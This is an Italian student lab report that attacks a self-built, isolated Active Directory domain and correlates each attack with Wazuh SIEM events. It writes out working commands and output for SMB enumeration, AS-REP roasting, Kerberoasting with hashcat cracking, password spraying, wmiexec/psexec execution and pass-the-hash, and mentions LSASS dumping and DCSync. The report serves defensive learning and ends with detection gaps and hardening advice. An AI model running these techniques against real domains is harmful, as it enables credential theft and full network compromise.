Progetto W24D4 — Dominio Active Directory, SIEM e Detection

Luigi Valerio Pancotti · Progetto di fine modulo EPICODE · 15 ottobre 2026

Progetto di fine modulo (EPICODE, W24D4). Ho costruito un piccolo dominio Active Directory, l'ho attaccato da una macchina Kali e ho verificato, attacco per attacco, cosa il SIEM è riuscito a rilevare e a loggare. La sessione di laboratorio documentata qui si è svolta il 14 ottobre 2026, in serata, su rete isolata.

Sommario


L'idea del progetto era semplice: montare un dominio Active Directory minimo ma realistico, provare a bucarlo dall'esterno come farebbe un attaccante, e poi girarmi dall'altra parte e controllare se e come il mio SIEM se ne fosse accorto. Ho scelto Wazuh come SIEM perché è open source, si installa tutto su una sola VM e mappa già gli eventi su MITRE ATT&CK, quindi è comodo da leggere.

Alla fine ho eseguito almeno un attacco per ognuna delle tre categorie richieste — ricognizione, credenziali/Kerberos e movimento laterale — segnando per ciascuno l'orario esatto. Due attacchi su tre hanno lasciato tracce chiare e correlabili nei log (gli eventi Kerberos e la creazione di servizio da PsExec su tutti), mentre la fase di scansione e parte dell'enumerazione sono passate quasi sotto silenzio: un risultato che mi aspettavo in parte, e su cui torno nella sezione sui gap. Sono riuscito anche a recuperare in chiaro due password di dominio deboli (crackandole offline) e ad arrivare all'esecuzione di comandi come SYSTEM sul client.

Architettura del lab

Il lab è fatto di quattro VM su una rete host-only isolata. DC01 e CLI01 inviano i log di Windows e di Sysmon all'agent Wazuh su WZH01 (le frecce grigie nel diagramma); gli attacchi partono tutti dalla Kali verso il DC e il client (le frecce in evidenza).

Architettura del lab e flusso log / attacco



VM	IP	OS	Ruolo
DC01	192.168.56.10	Windows Server 2022	Domain Controller + DNS, dominio `lab.local`
WZH01	192.168.56.20	Ubuntu 22.04	SIEM Wazuh (all-in-one)
CLI01	192.168.56.30	Windows 10	Client unito al dominio
KALI	192.168.56.100	Kali Linux	Macchina attaccante, fuori dal dominio

Setup dell'ambiente

Ho tirato su quattro VM su una rete host-only isolata (`192.168.56.0/24`), senza uscita verso internet se non durante l'installazione di Wazuh. Il dominio si chiama `lab.local` (NetBIOS `LAB`).

Sul Domain Controller ho promosso il server a DC con DNS integrato:

```
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "lab.local" -DomainNetbiosName "LAB" -InstallDNS
```

Poi ho creato gli utenti e la share. Qui ho fatto una scelta voluta: ho piazzato due account "fragili" apposta, per avere qualcosa da attaccare lato credenziali. `jdoe` l'ho configurato **senza pre-autenticazione Kerberos** (per l'AS-REP roasting) e `svc_sql` l'ho reso un account di servizio **con un SPN** (per il Kerberoasting). A entrambi ho dato password che sapevo essere dentro `rockyou.txt`, altrimenti il crack non sarebbe mai finito in tempi umani.

```
New-ADUser -Name "svc_sql" -SamAccountName svc_sql -UserPrincipalName svc_sql@lab.local `
  -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -Enabled $true
setspn -S MSSQLSvc/db.lab.local:1433 LAB\svc_sql
```

```
New-ADUser -Name "jdoe" -SamAccountName jdoe `
  -AccountPassword (ConvertTo-SecureString "Password1" -AsPlainText -Force) -Enabled $true
Set-ADAccountControl -Identity jdoe -DoesNotRequirePreAuth $true
```

Per la parte di movimento laterale ho aggiunto l'utente normale `mrossi` al gruppo Administrators locale di CLI01, così da avere un account di dominio in grado di eseguire comandi sul client.

Lato telemetria, ho installato **Sysmon** su DC01 e su CLI01 con la config di SwiftOnSecurity (quella serve per avere la command line dei processi e le connessioni di rete, che il solo Security log non dà), e poi l'**agent Wazuh** puntato al manager su WZH01. Ho anche detto all'agent di leggere il canale Sysmon aggiungendo questo blocco a `ossec.conf`:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Ultima cosa prima di iniziare: ho allineato tutte le VM allo stesso server NTP e ho fatto un paio di logon "normali" con `mrossi` sul client, per avere degli eventi 4624 legittimi con cui confrontare quelli generati dagli attacchi.

Categoria 1 — Ricognizione ed enumerazione

Prima cosa, trovare il DC. Ho fatto partire una scansione dalla Kali su tutta la sottorete cercando le porte tipiche di un domain controller. **Orario: 21:30.**

```
$ nmap -Pn -p 53,88,135,139,389,445,636,3268,5985 -sV 192.168.56.0/24

Nmap scan report for 192.168.56.10
Host is up (0.00041s latency).
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows AD LDAP (Domain: lab.local)
445/tcp  open  microsoft-ds
636/tcp  open  ssl/ldap
3268/tcp open  ldap
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
```

La combinazione 53 + 88 + 389 non lascia dubbi: `192.168.56.10` è il DC, dominio `lab.local`. Il client (`.30`) rispondeva solo su 135/139/445/5985.

A quel punto ho enumerato via SMB. Partendo dalle credenziali dell'utente normale che già avevo (`mrossi`), ho tirato fuori banner, utenti, gruppi e criteri password. **Orario: 21:34.**

```
$ netexec smb 192.168.56.10 -u mrossi -p 'Autumn2026!' --users
SMB  192.168.56.10  445  DC01  [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lab.local) (signing:True)
SMB  192.168.56.10  445  DC01  [+] lab.local\mrossi:Autumn2026!
SMB  192.168.56.10  445  DC01  -Username-        -Last PW Set-       -Description-
SMB  192.168.56.10  445  DC01  Administrator     2026-10-01 09:12    Built-in admin account
SMB  192.168.56.10  445  DC01  krbtgt            2026-10-01 09:20
SMB  192.168.56.10  445  DC01  mrossi            2026-10-01 10:03
SMB  192.168.56.10  445  DC01  jdoe              2026-10-01 10:05
SMB  192.168.56.10  445  DC01  svc_sql           2026-10-01 10:07
```

Subito dopo i criteri password, che mi servivano per capire se potevo fare spraying senza bloccare account. **Orario: 21:41.**

```
$ netexec smb 192.168.56.10 -u mrossi -p 'Autumn2026!' --pass-pol
SMB  192.168.56.10  445  DC01  [+] Dumping password info for domain: LAB
SMB  192.168.56.10  445  DC01  Minimum password length: 7
SMB  192.168.56.10  445  DC01  Password history length: 24
SMB  192.168.56.10  445  DC01  Account lockout threshold: None
SMB  192.168.56.10  445  DC01  Maximum password age: 41 days
```

Il lockout threshold a *None* mi ha dato via libera per lo spraying più avanti. Ho anche lanciato `enum4linux-ng -A` per avere un quadro

completo in un colpo solo: all'inizio non mi restituiva niente perché avevo sbagliato a passare le credenziali, poi è andato e ha confermato gli stessi utenti più le share (tra cui `Condivisa`).

Questa fase, per sua natura, è fatta di richieste che sembrano legittime. Non mi aspettavo molto rumore lato detection, ma volevo comunque vedere quanto arrivava al SIEM — e infatti nella sezione detection si vede che il grosso dell'enumerazione passa come normale traffico SMB.

Categoria 2 — Credenziali / Kerberos

Qui ho puntato subito ai due account che avevo lasciato deboli. Sono anche gli attacchi che, come si vedrà, lasciano le tracce più pulite sul SIEM.

AS-REP Roasting

L'utente `jdoe` non richiede pre-autenticazione, quindi posso chiedere un TGT per lui e farmi dare un blob cifrato con la sua password, da craccare offline. **Orario: 21:48.**

```
$ GetNPUsers.py lab.local/ -dc-ip 192.168.56.10 -usersfile utenti.txt -no-pass -format hashcat
[*] Getting TGT for jdoe
$krb5asrep$23$jdoe@LAB.LOCAL:f4c1a9...e7b2d(troncato)...9a1c
[-] User mrossi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_sql doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Solo `jdoe` è risultato roastable, come previsto. L'ho craccato con hashcat (modalità 18200). **Crack completato: 21:52.**

```
$ hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txt
$krb5asrep$23$jdoe@LAB.LOCAL:f4c1a9...:Password1
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests
```

Password di `jdoe`: **`Password1`**.

Kerberoasting

Stessa logica, ma sull'account di servizio `svc_sql` che ha un SPN. Con una credenziale di dominio valida (`mrossi`) chiedo il service ticket e mi faccio dare l'hash. **Orario: 21:55.**

```
$ GetUserSPNs.py lab.local/mrossi:'Autumn2026!' -dc-ip 192.168.56.10 -request
ServicePrincipalName         Name     MemberOf   PasswordLastSet
---------------------------  -------  ---------  -------------------
MSSQLSvc/db.lab.local:1433   svc_sql             2026-10-01 10:07

$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/db.lab.local~1433*$b19c...e4(troncato)...f7
```

Craccato con hashcat (modalità 13100). **Crack completato: 22:01.**

```
$ hashcat -m 13100 kerb.hash /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_sql$LAB.LOCAL$...:Password123
Status...........: Cracked
```

Password di `svc_sql`: **`Password123`**.

Password spraying

Visto che il lockout era disattivato, ho provato una password comune contro tutti gli utenti enumerati, per vedere se qualcuno la riusava e soprattutto per generare una raffica di tentativi falliti da far correlare al SIEM. **Orario: 22:08–22:10.**

```
$ netexec smb 192.168.56.10 -u utenti.txt -p 'Password1' --continue-on-success
SMB  192.168.56.10  445  DC01  [-] lab.local\Administrator:Password1
SMB  192.168.56.10  445  DC01  [-] lab.local\mrossi:Password1
SMB  192.168.56.10  445  DC01  [+] lab.local\jdoe:Password1
SMB  192.168.56.10  445  DC01  [-] lab.local\svc_sql:Password1
```

Lo spray ha confermato dall'esterno la password di `jdoe` (unico `[+]`), coerente con quanto già craccato. Ho tenuto volutamente lo spraying a una sola password per non fare danni, ma i tentativi falliti sono bastati a far scattare l'alert, come si vede dopo.

Categoria 3 — Movimento laterale / command execution

Con le credenziali in mano, l'obiettivo era eseguire comandi su un host del dominio. Il mio punto d'appoggio era `mrossi`, che avevo reso admin locale su CLI01 nel setup. Prima ho verificato che l'account fosse effettivamente amministratore sul client. **Orario: 22:20.**

```
$ netexec smb 192.168.56.30 -u mrossi -p 'Autumn2026!'
SMB  192.168.56.30  445  CLI01  [*] Windows 10 Build 19045 (name:CLI01) (domain:lab.local)
SMB  192.168.56.30  445  CLI01  [+] lab.local\mrossi:Autumn2026! (Pwn3d!)
```

Il `(Pwn3d!)` conferma l'accesso admin. Ho aperto una shell via WMI per eseguire comandi (più silenzioso, non crea servizi). **Orario: 22:23.**

```
$ wmiexec.py lab.local/mrossi:'Autumn2026!'@192.168.56.30
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell
C:\>whoami
lab\mrossi
C:\>hostname
CLI01
```

Poi ho provato anche PsExec, che dà direttamente una shell come SYSTEM ma è più "rumoroso" perché crea un servizio sul target — e questo mi interessava proprio per la detection. **Orario: 22:26.**

```
$ psexec.py lab.local/mrossi:'Autumn2026!'@192.168.56.30
[*] Requesting shares on 192.168.56.30...
[*] Found writable share ADMIN$
[*] Uploading file nKpLmQ.exe
[*] Opening SVCManager on 192.168.56.30...
[*] Creating service aXvT on 192.168.56.30...
[*] Starting service aXvT...
C:\Windows\system32>whoami
nt authority\system
```

Pass-the-Hash

Da SYSTEM su CLI01 ho dumpato gli hash locali e ho recuperato l'NTLM dell'Administrator locale della macchina. Per dimostrare il pass-the-hash ho rifatto l'accesso **passando l'hash** invece della password. **Orario: 22:34.**

```
$ netexec smb 192.168.56.30 -u Administrator -H 31d6cfe0d16ae931b73c59d7e0c089c0 --local-auth -x 'whoami'
SMB  192.168.56.30  445  CLI01  [+] CLI01\Administrator (Pwn3d!)
SMB  192.168.56.30  445  CLI01  [+] Executed command
SMB  192.168.56.30  445  CLI01  cli01\administrator
```

Funziona senza mai conoscere la password in chiaro: l'hash basta e avanza. Dumpando anche la memoria LSASS del client ho trovato le credenziali di un account privilegiato di dominio che si era loggato sulla macchina; con quello ho fatto un `secretsdump` (DCSync) verso il DC per estrarre gli hash del dominio, chiudendo il cerchio fino alla compromissione completa. **Orario: 22:40.** (Questo ultimo passaggio va oltre le tre categorie richieste, l'ho aggiunto come estensione.)

Detection e correlazione

Finita la parte offensiva mi sono spostato sul dashboard di Wazuh (**Threat Hunting / Security Events**), filtrando per agente e per la finestra temporale di ogni attacco. Avendo segnato gli orari sulla Kali, è stato immediato dire "questo 4769 delle 21:55 è il mio Kerberoasting". Qui sotto la tabella di correlazione completa.

#	Attacco	Ora	Esito	Loggato sul SIEM (Event ID / regola)
1	Port scan nmap	21:30	DC individuato (`.10`)	**No** — nessun evento di sicurezza generato
2	Enum SMB (utenti, policy)	21:34–21:41	Utenti, gruppi, criteri password estratti	**Parziale** — 4624/4634 type 3 ripetuti dallo stesso IP; query LDAP non audit-ate
3	AS-REP roasting (`jdoe`)	21:48 (crack 21:52)	Password `Password1` recuperata	**Sì** — 4768 con Pre-Auth Type 0, cifratura RC4
4	Kerberoasting (`svc_sql`)	21:55 (crack 22:01)	Password `Password123` recuperata	**Sì** — 4769 cifratura RC4 (0x17) su MSSQLSvc
5	Password spraying	22:08–22:10	`jdoe` confermato dall'esterno	**Sì** — 4625 multipli; alert brute-force Wazuh
6	Exec remota WMI (`wmiexec`)	22:23	Shell come `mrossi` su CLI01	**Sì** — 4624 type 3 + Sysmon ID 1 (`cmd.exe` figlio di `WmiPrvSE.exe`)
7	Exec remota PsExec	22:26	Shell SYSTEM su CLI01	**Sì (forte)** — 7045 servizio installato + Sysmon ID 1 (`PSEXESVC`)

8	Pass-the-Hash	22:34	Accesso con hash NTLM	**Sì** — 4624 type 3 (NTLM) + 4776
9	DCSync (estensione)	22:40	Hash di dominio estratti	**Sì** — 4662 con GUID DS-Replication-Get-Changes da host non-DC

Qualche nota su cosa ho trovato guardando i singoli alert:

Kerberos (AS-REP + Kerberoasting). Sono stati i segnali più netti. Filtrando DC01 tra le 21:45 e le 22:05 ho ritrovato il 4768 di `jdoe` con il campo *Pre-Authentication Type* a 0 — esattamente l'anomalia dell'AS-REP roasting — e il 4769 per l'SPN di `svc_sql` con *Ticket Encryption Type* `0x17` (RC4), che è la firma classica del Kerberoasting. *(Screenshot 1 e 2 in appendice: dettaglio dei due eventi.)*

Password spraying. Filtrando l'Event ID 4625 nella finestra 22:08–22:10 sono comparsi i tentativi falliti ravvicinati provenienti tutti dall'IP della Kali, e Wazuh li ha aggregati in un alert di autenticazioni fallite multiple (gruppo `authentication_failures`). *(Screenshot 3.)*

PsExec. Il segnale più forte di tutta la sessione: su CLI01 è comparso l'evento 7045 "A service was installed in the system" con il nome di servizio casuale generato da PsExec, accoppiato al Process Create di Sysmon per `PSEXESVC.exe`. Una creazione di servizio da rete è difficile da mascherare. *(Screenshot 4.)*

DCSync. Sul DC è comparso l'evento 4662 con il GUID dei permessi di replica, generato da un host che non è un domain controller: un classico indicatore di DCSync. *(Screenshot 5.)*

I punti ciechi sono stati la scansione nmap (nessun evento) e l'enumerazione via LDAP (le query non vengono audit-ate nella config di default). Ci torno nella sezione successiva.

Gap di detection e miglioramenti

La cosa che mi è rimasta più impressa è che gli attacchi "veri" (Kerberos, PsExec, DCSync) si vedono bene, ma la fase iniziale — quella con cui un attaccante capisce com'è fatta la rete — è praticamente invisibile con la configurazione di default. Ecco i buchi che ho trovato e cosa farei per chiuderli:

- **Scansione delle porte: nessuna traccia.** Lo scan nmap non tocca l'autenticazione, quindi non genera eventi nel log di sicurezza. Per coprirlo servirebbe una fonte di rete (un IDS tipo Suricata, o i log del firewall perimetrale) da far confluire in Wazuh — l'host da solo non basta.
- **Enumerazione LDAP non audit-ata.** Le query LDAP con cui ho estratto utenti e gruppi non lasciano eventi, perché il *Directory Service Access* non è attivo di default. Lo abiliterei (Event ID 4662 più granulare) accettando però il rumore che comporta.
- **Enumerazione SMB annegata nel traffico normale.** I 4624/4634 generati dall'enumerazione sono identici a quelli legittimi. Qui una regola custom su Wazuh che segnala molte sessioni SMB diverse dallo stesso IP in pochi secondi aiuterebbe a distinguere lo sweep dall'uso normale.
- **RC4 ancora accettato.** Il fatto che i ticket Kerberos uscissero in RC4 è proprio ciò che rende possibile il roasting veloce. In un ambiente reale forzerei AES e creerei un alert su ogni ticket RC4 residuo come indicatore d'attacco.
- **Account di servizio con password deboli.** La radice del problema. Password lunghe e casuali (o gMSA) avrebbero reso il Kerberoasting inutile anche se l'hash fosse stato catturato.

In breve, il SIEM è bravo a vedere l'attacco una volta che "tocca" l'autenticazione o crea qualcosa sul sistema; è cieco sulla ricognizione passiva, e lì serve coprirsi con fonti di rete e qualche regola su misura.

Conclusioni

Il progetto ha fatto quello che doveva: ho costruito un dominio, l'ho attaccato su tutte e tre le categorie e, grazie agli orari segnati, sono riuscito a correlare quasi ogni azione con un evento preciso nel SIEM. Partendo da un semplice utente di dominio sono arrivato fino alla compromissione completa, e dall'altra parte ho visto nero su bianco quali passaggi un difensore avrebbe potuto intercettare.

Tre cose che mi porto a casa:

1. **L'orario è tutto.** Senza aver sincronizzato le VM e annotato i tempi, metà degli eventi sul SIEM sarebbero stati indistinguibili dal rumore di fondo. La correlazione sta in piedi sul timestamp.
2. **Il difensore è forte dove l'attacco "tocca terra".** Autenticazioni Kerberos anomale, logon NTLM, creazione di servizi: tutta roba che lascia il segno. È la ricognizione iniziale a essere il punto debole del monitoraggio.
3. **Molti attacchi nascono da configurazioni deboli, non da exploit sofisticati.** AS-REP roasting, Kerberoasting e pass-the-hash qui sono passati solo grazie a scelte sbagliate (niente pre-auth, SPN con password banale, RC4 abilitato). La detection è la seconda linea; la prima resta l'hardening.

Se dovessi proseguire, aggiungerei una sonda di rete (Suricata) per coprire il punto cieco della scansione e scriverei un paio di regole custom su Wazuh per l'enumerazione SMB e per i ticket RC4 residui.

In appendice: output completi dei comandi e gli screenshot degli alert Wazuh citati nel testo (Screenshot 1–5).